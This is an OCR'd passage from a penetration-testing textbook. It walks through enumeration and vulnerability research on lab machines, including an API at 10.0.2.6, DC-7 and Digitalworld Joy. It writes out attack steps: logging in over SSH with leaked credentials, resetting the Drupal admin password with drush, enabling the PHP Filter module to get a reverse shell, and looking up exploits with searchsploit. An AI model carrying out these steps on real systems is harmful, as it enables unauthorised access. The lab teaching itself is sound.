


Figure 6.54: *keywords.py source code*

Going through the source code tells us that this script accepts URL as an input using the **`--query`** flag. The script crawls the URL specified and creates a list of words and the number of times each word is used.

Let's go back to the **`test.php`** page and use the target's WordPress site URL to check whether the keywords script is executed in the background.

Use Firefox to open the URL **http://10.0.2.6:8000/test.php?query=http://10.0.2.6/wordpress**.




Figure 6.55: *test.php query failed using GET method*

Our request that we sent through the browser's URL bar did not produce the results that we expected as any input sent in this fashion is sent to the server as a '**GET**' request. Re-looking at the message gives us a hint that the API may be expecting the query variable using **POST** method.

Let's try sending the query variable to the API as a POST request. Using the terminal window type the following command:

```
curl http://10.0.2.6:8000/test.php -X POST -d
"query=http://10.0.2.6:8000/wordpress
```




Figure 6.56: *curl request using POST method completed successfully.*

The request produced the output we expected which proves our theory that the **test.php** API is executing keywords.py file in the background to produce the word count results.

Take notes on the observations made so far and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.6

Operating System: Ubuntu Linux

Open Ports & Services:

- 21/tcp ftp
  - vsftpd 3.0.3
  - Anonymous FTP allowed, file called Note revealed security issues
- 22/tcp ssh
  - OpenSSH 7.6p1 Ubuntu
- 80/tcp http
  - Apache httpd 2.4.29

    - WordPress 5.2.3
        - XMLRPC was enabled which could lead to security issues
        - User absozed found
- 3306/tcp mysql
- 8000/tcp http
    - nginx 1.14.0
    - .bash* files found suggesting that the web root might be user's home directory
        - Docker container was built by a system user and /api directory was added to the PATH variable.
        - API **http://10.0.2.6:8000/test.php** which executes a python script keywords.py for producing word count.

Conclusion

This chapter covered the theory and techniques used to perform enumeration and service scanning. We performed hands-on enumeration of services such as FTP, HTTP, SMB/Netbios, SNMP, and so on., using techniques such as web content scanning, viewing source-code, anonymous FTP logins, performing MIB walk on SNMP, performing smb enumeration, network based password attack on FTP and content management system such as WordPress to name a few.

Moving on, the next chapter will focus on researching vulnerabilities present on the target hosts using the information obtained in this chapter. We will learn to find security issues in the target systems using online platforms and tools available in Kali Linux.

Questions

1. Which HTTP method is used by the browser when sending parameters as a part of URL?
2. What are the names of default community strings used by SNMP?
3. Where are the wordlists stored in Kali Linux?

CHAPTER 7

Vulnerability Research

The previous chapter covered the topic of service enumeration and scanning along with hands-on usage of tools available on kali linux to obtain valuable information about the various services running on the target systems.

During this chapter you will become familiarized with concepts of researching vulnerabilities on the target systems by using the tools built into Kali Linux, we will also cover a few online resources used for researching information about vulnerabilities.

Structure

Following are the topics that will be discussed during this chapter:

- Research vulnerabilities about various services and identifying workable exploits.
- Evaluate the exploitability of the identified weakness on the target system.

Let's look into the objectives.

Objectives

After reading this chapter, you will be able to:

- Understand the concepts of vulnerability research.
- Perform vulnerability research using the online resources and tools built-in Kali Linux.

We will now continue the process and exploit the target systems using the information gathered during the previous stages.

DC-7

In the previous chapter we discovered a set of user credentials on Dc7User's GitHub page, now using those credentials we will attempt to gain access to the various services and systems.

Open up the firefox, browse to `http://10.0.2.27/user/login` and login with `dc7user` and password `MdR3xOgB7#dW`




Figure 7.1: *Drupal login failed for dc7user*

Notice that the login did not succeed with the credentials supplied by us, as reflected in the scan results, in above screenshot.

The next best thing is to try a few more services, at this stage it's logical to attempt to login into the SSH service. Use the command `ssh -l dc7user 10.0.2.27`, type yes to accept the server's ECDSA fingerprint and enter the password when prompted.




Figure 7.2: *SSH login for user dc7user*

This will allow to successfully log into the system as dc7user. We can see the SSH post login message which reveals the Debian release and Kernel version, furthermore you will also notice that the user has received a new email.

Let's explore the user's home directory to find out more about the target system.




Figure 7.3: *Directory listing of dc7user's home and backup directory*

Issuing the **`ls -la`** command in the home directory of the dc7user's, shows a file called **`mbox`** and directory named backups, further looking into the backup directory shows two gpg files.

Let's view the contents of the user's mbox file using the command **`cat mbox | less`** and scroll through the output using the arrow keys.




Figure 7.4: *contents of mbox file*

You will notice a lot of emails from **`root@dc-7`** generated by *Cron Daemon* which is a typical task scheduling service for **`*nix`** system.

The contents of the email tell us that the Cron scheduler executed **`/opt/scripts/backup.sh`** script and that the dump of the database was stored to **`/home/dc7user/backups/website.sql`**

Let's take a look at the **`backup.sh`** script permissions to check if we can modify it.




Figure 7.5: *backup.sh file permissions*

The script is owned by root user and the group access is limited to www-data other users on the system do not have write permission on the file. This means that we will not be able to edit the backup script.

We do have read access to the file so let's check the contents of the script by running the command **`cat /opt/scripts/backup.sh`** from the terminal.




Figure 7.6: *backup.sh file contents*

Examination of the contents of the backup script tells us that the script is being used to backup the contents of **`/var/www/html`** and sql database to **`/home/dc7user/backups`**. We can see that drush is being used for taking sql database backup and also that the **`website.sql`** and **`website.tar.gz`** files are encrypted using gpg using a passphrase **PickYourOwnPassword**

A quick web search for drush reveals that it is a command line tool for performing administrative tasks on Drupal based websites. This functionality includes functionality of resetting password for users.

https://www.a2hosting.in/kb/installable-applications/optimization-and-configuration/drupal2/resetting-the-drupal-administrator-password

Let's change the current directory in the terminal to **`/var/www/html`** and run the command **`drush upwd --password="admin123" admin`** to change the current password for the admin user to **`admin123`**.




Figure 7.7: *changing Drupal admin password using Drush*

The admin password for Drupal site was successfully changed to '**`admin123`**'. We should now have full control on the Drupal website.

We now need to focus on leveraging the Drupal admin access to obtain shell access on the target system, for this to happen we need to create a PHP script or find a way to upload and execute a php script target system.

A bit of information gathering on the internet reveals that PHP code functionality is provided by a Drupal module named 'php' which has been removed from Drupal versions 8.x and above.

Interestingly Drush provides a way to enable modules so let's re-enable this module using the command **`drush en php`** from the terminal and press 'y' when prompted to confirm the download.




Figure 7.8: *Drupal of PHP module download failed using Drush due to lack of write permissions*

The download failed, looks like the dc7user does not have write permissions to the **`/var/www/html/directory`**. The earlier approach did not work however we should still be able to install the module by accessing our Drupal installation through browser.

Using the firefox browser download the php module to our Kali system from **https://www.drupal.org/project/php**.

Login to the target Drupal installation using the admin credentials, click on '**`Extend`**' and then on '**`+install new module`**' button. Browse to the **`php-8.x-1.0.tar.gz`** module and upload it to the Drupal site by clicking on the '**`Install`**' button.

Figure 7.9: *uploading the PHP module*

Once this step is complete you will be presented with a message that the module was installed successfully, click on '**`enable newly added modules`**' link in message or browse to the **`http://10.0.2.27/admin/modules`** page.

Scroll through the modules list to find the 'PHP Filter' module, click on the checkbox next to the module, and then click on the '**`Install`**' button to enable it.




Figure 7.10: *php module has been enabled*

The 'PHP Filter' module has been enabled on the target; we should now be able to upload custom PHP scripts on Drupal in order to obtain a reverse shell access.

With the ground work now complete, we will conclude the research phase for the DC7 machine and exploit the loophole in the next chapter.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.27

Operating System: Linux (Debian 10 based)

Open Ports & Services:

- 22/tcp - SSH
  - OpenSSH 7.4p1 (gathered from service banner)
  - SSH allows login for dc7user using the credentials found on GitHub page.
  - Bash script /opt/scripts/backup.sh used to backup website and sql database.
  - Cron is being used to run the backup.sh script periodically.
  - Drush is being used to administer Drupal
- 80/tcp - HTTP
  - Apache 2.4.25 (gathered from service banner)
    - Found robots.txt
  - Drupal 8 (gathered from page source)
    - Admin password changed to 'admin123'
    - PHP Filter module was uploaded and enabled to allow custom PHP code execution.
  - Internet handle @DC7user on the main page
    - Google search of the handle revealed Twitter and GitHub accounts.
    - Found source-code and credentials 'dc7user and 'MdR3xOgB7#dW'

Digitalworld.local:Joy

We had left off the last chapter after downloading four files (**`haha`**, **`Sun`**, **`.txt`** and **`version_control`**) from user Patrick's home directory.

Read the downloaded files one by one to see if we find something useful by using the **`cat <filename>`** command in the terminal.




Figure 7.11: *contents of version_control*

The contents of the **`version_control`** file indicate to us that it may be internal notes shared between server administrators. The file gives us valuable information on the version numbers of Apache, Dropbear SSH, Proftpd, and Samba services.

You will also notice comments stating that the default webroot directory has been changed to **`/var/www/tryingharderisjoy`** and that the admin may be learning bash scripting suggesting the possibility of finding vulnerable shell scripts on the target system.

Using the information found in **`version_control`** document and service enumeration phase, we now have a master list of package versions for the external facing services running on the target machine:

Apache2 package version 2.4.25-3

ProFTPD version 1.3.5

Dropbear SSH version 0.34

Dovecot package version 1:2.2.27-3

Postfix package version 3.1.8-0

Samba package version 4.5.16

Snmpd package version 5.7.3

At this moment you may use this information to find out if there are any known weaknesses in the versions of packages that we identified on the remote target.

We will be using the searchsploit command built in the Kali linux system to perform an exploit lookup within the exploit-DB archive stored in **`/usr/share/exploitdb/`** directory, for the sake of the lab exercises we will use the name of software and their versions to find the corresponding exploits. The exploits are

Open the terminal window and issue **`searchsploit <software-name> <version>`** command one by one on the list of packages given as follows:

```
root@kali:~/lab/Joy# searchsploit apache 2.4
----------------------------------------- ----------------------------------------
 Exploit Title                            |  Path
                                          | (/usr/share/exploitdb/)
----------------------------------------- ----------------------------------------
Apache 2.2.4 - 413 Error HTTP Request     | exploits/unix/remote/30835.sh
